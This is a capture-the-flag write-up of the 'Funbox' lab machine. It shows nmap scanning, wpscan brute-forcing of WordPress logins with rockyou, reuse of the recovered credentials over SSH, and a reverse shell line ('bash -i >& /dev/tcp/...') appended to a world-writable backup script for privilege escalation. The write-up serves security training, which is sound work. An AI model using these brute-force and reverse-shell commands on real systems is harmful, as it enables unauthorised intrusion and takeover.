
OffensiveSecurity – Funbox

Alberto Gómez

With a *nmap* scan we discover several services:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- -sS 192.168.241.77
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-07 07:47 EDT
Nmap scan report for 192.168.241.77
Host is up (0.035s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
33060/tcp open  mysqlx
```

On the website, we can see that it is made with *WordPress*:



We can also discover typical *WordPress* URLs with directory enumeration.


I tried to enumerate with *wpscan* "*wpscan --url http://funbox.fritz.box -e*" and found users '*admin*' and '*joe*'. So, I tried to brute-force them:

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://funbox.fritz.box -e -P /usr/share/wordlists/rockyou.txt
```


```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] joe
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - joe / 12345
[SUCCESS] - admin / iubire
Trying admin / violet Time: 00:00:14 <

[i] Valid Combinations Found:
 | Username: joe, Password: 12345
 | Username: admin, Password: iubire
```

Found valid credentials for both users.

I logged in into the web application with '*joe*' user and tried to upload a PHP web shell hidden inside an image, but it didn't work. The application has good protection invalidating the PHP extension of the file on the server side.



I tried '*joe:12345*' on FTP and it worked, but wouldn't let me download any file:



Then I tried to SSH and in worked. Giving me access to the user's home directory and to the first flag:

Next, checking the content of '*mbox*' file, I discover something about a backup script.

```
joe@funbox:~$ cat mbox
From root@funbox  Fri Jun 19 13:12:38 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 2D257446B0; Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131238.2D257446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
From: root <root@funbox>

Hi Joe, please tell funny the backupscript is done.

From root@funbox  Fri Jun 19 13:15:21 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 8E2D4446B0; Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131521.8E2D4446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
From: root <root@funbox>

Joe, WTF!?!?!?!?!?! Change your password right now! 12345 is an recommendation to fire you.
```

Looking for *backup* files I found a hidden file on a 'funny' user:

```
joe@funbox:~$ find / -type f -name "*backup*"
find: '/sys/kernel/tracing': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/bpf': Permission denied
find: '/lost+found': Permission denied
/home/funny/.backup.sh
find: '/home/funny/.cache': Permission denied
```

```
joe@funbox:~$ ls /home
funny  joe
joe@funbox:~$ ls -la /home/funny
total 47592
drwxr-xr-x 3 funny funny     4096 Aug 21  2020 .
drwxr-xr-x 4 root  root      4096 Jun 19  2020 ..
-rwxrwxrwx 1 funny funny       55 Aug 21  2020 .backup.sh
lrwxrwxrwx 1 funny funny        9 Aug 21  2020 .bash_history → /dev/null
-rw-r--r-- 1 funny funny      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 funny funny     3771 Feb 25  2020 .bashrc
drwx------ 2 funny funny     4096 Jun 19  2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Jul  7 12:26 html.tar
-rw-r--r-- 1 funny funny      807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19  2020 .reminder.sh
joe@funbox:~$
```

We can see that we have full permissions on that file. Let's modify it to launch a reverse shell:

```
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
bash -i >& /dev/tcp/192.168.45.210/8888 0>&1
```

Then, we start a listener on the attacker machine and execute the "*.backup.sh*" script:

Got connection to the shell and found the final flag: